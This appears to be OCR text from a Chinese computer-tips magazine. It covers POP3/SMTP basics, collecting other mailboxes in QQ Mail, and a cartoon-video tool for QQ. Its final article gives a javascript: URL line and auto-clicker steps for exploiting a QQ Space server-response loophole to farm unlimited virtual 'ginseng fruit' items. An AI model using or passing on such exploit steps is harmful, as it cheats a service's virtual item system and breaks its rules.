


图 4

小知识：什么是POP3？

POP3（Post Office Protocol 3）即邮局协议的第3个版本，它规定怎样将个人计算机连接到Internet的邮件服务器和下载电子邮件的电子协议。它是因特网电子邮件的第一个离线协议标准，POP3允许用户从服务器上把邮件存储到本地主机（即自己的计算机）上，同时删除保存在邮件服务器上的邮件，而POP3服务器则是遵循POP3协议的接收邮件服务器，用来接收电子邮件的。

小知识：什么是SMTP？

SMTP（Simple Mail Transfer Protocol）即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP协议属于TCP/IP协议族，它帮助每台计算机在发送或中转信件时找到下一个目的地。通过SMTP协议所指定的服务器，我们就可以把E-mail寄到收信人的服务器上了，整个过程只要几分钟。SMTP服务器则是遵循SMTP协议的发送邮件服务器，用来发送或中转你发出的电子邮件。




图5

这样我们的POP邮箱就设置好了，如果添加其它邮箱的话我们也可以使用同样的方法添加。现在点击“全部收取”就可以使用QQ邮箱接收来自你其它邮箱的信件了，并可以像操作QQ邮箱的邮件一样对这些邮件进行阅读、回复、转发。利用QQ邮箱作总管，我们就不用每次都登录各个邮箱了（图4，图5）！

让你的QQ聊天视频变成卡通

文章难易度：★★
文章闪光点：使用视频辅助工具FIX8，让自己的QQ视频变成卡通造形

309453327




图1




图4

在与QQ好友视频聊天时，如果看到对方竟然是个卡通人物时，请不要惊讶，因为现在的世界没有什么是不可能的，那么这是如何实现的呢？最近上网时我就找到了一个超炫的工具－FIX8，它会让你在与别人QQ视频聊天时，别人看到你的视频却是卡通的形象。




图3

FIX8的安装非常简单，基本上一路NEXT就可以安装成功了，安装成功后需要在www.fix8.cn这个网站上申请一个帐号，然后使用申请的这个帐号进行登录，如图1。

登录后，单击QQ菜单，然后选择工具中的语音视频调节，按下一步，在视频设备中选择fix8，等它自动启动组件后就按完成，如图2。




图2

来到FIX8，点击工具中的图片浏览就可以在“我的飞秀”和“我的飞饰”中选择图案来改变你的视频形象了，如图3。你与好友聊天时按F7键就可以秀你的卡通视频了，快去你的好友面前炫一下吧，他们肯定会大吃一惊的，如图4！（文章中涉及到的工具fix8，已经收录在了光盘中）

文章难易度：★★

真假人参果，让你无限摘取

甘帅

在QQ空间养花也养了好久了，终于培育成了花之神匠（图1）。相信玩QQ空间的朋友都知道，空间里的花每次升级花匠的称号都会升一次等级，并且还会送一个人参果的挂件，那除此之外呢？还会随你的花儿等级的升高送你若干个人参果，这些人参果还是很有用的，可以兑换一些道具。但每次升级只送几个，一点儿也不够用，经过一番研究，我终于找到了可以无限领取人参果的方法。

既然是真假人参果，那就必须有真有假。先来做假的，所谓假的就是利用代码去领养人参果，网上及许多杂志里都有教大家如何领养5级植物的方法，就是打开自己的空间，然后在IE地址栏里输入




图1




图2

javascript:window.top.space_addItem(7,6552,0,0,0,1,0);回车后，花就会变成5级花了（图2），人参果出来了，最后只要选择“自定义”或者“装扮空间”，随便动一下模块然后再“保存方案”就可以了。这样，假的人参果就出来了。但是如果现在摘的话系统则会回复“无效访问链接”（图3）。




图3

至于真的人参果就要靠自己了，在前几期的X档案里有很多教大家弄空间的文章，可以多参考一下，我是经过了几个月的时间才把我的花儿升到5级的。本文方法也以5级花为例子，5级以下的花能不能刷就要靠大家自己去试了。



图4

好了，废话不多说了，我们只要满足以上这两个条件就可以大刷特刷了。先把假的人参果放上，然后等真的人参果出来了，然后点人参果（图4），确认摘采。系统会回复“服务器繁忙，请稍后再试”（图5）。就在这弹指一挥间，其实就已经完成一次刷人参果了。呵呵，不相信吧？不信你自己试试！



图5




图6





图7

其实上边的方法很容易理解的，开始把假的人参果放上去，而你去摘的话，系统会回复“无效访问链接”，这个回复说明你的人参果是假的，而如果是真的人参果，那点击摘采的话，就会回复“摘采人参果成功”之类的。而现在却是回复“服务器繁忙，请稍后再试。”这说明什么呢？我们就是利用这一点，确认摘采后系统会给我们相应的人参果，而我以前又弄了假的人参果在那里，所以无论你怎么摘采，这个人参果都在的，让假的就变成了真的。也可以说是让真的变成了假的，亦真亦假，让你达到了无限摘采的目的。真假美猴王有如来佛可以分辨，而我的这个真假人参果，就算腾讯也分辨不出来了。

再教大家一个比较轻松而且速度暴快的办法，我们需要用到一个小工具——华华鼠标自动点击器。设置都不用修改就可以直接使用（图6），我们回到空间页面，把鼠标放在人参果上面，启动鼠标自动点击器，这样它就会自动申请摘采人参果了。按住回车键不松开，确定摘采人参果和确定“服务器繁忙”。若干分钟后，刷新一下，再进来看看人参果数量是不是都变多了呀（图7）。

好了，就这么容易，还不快去试试，等到腾讯修补这个漏洞的时候那可就迟了噢！

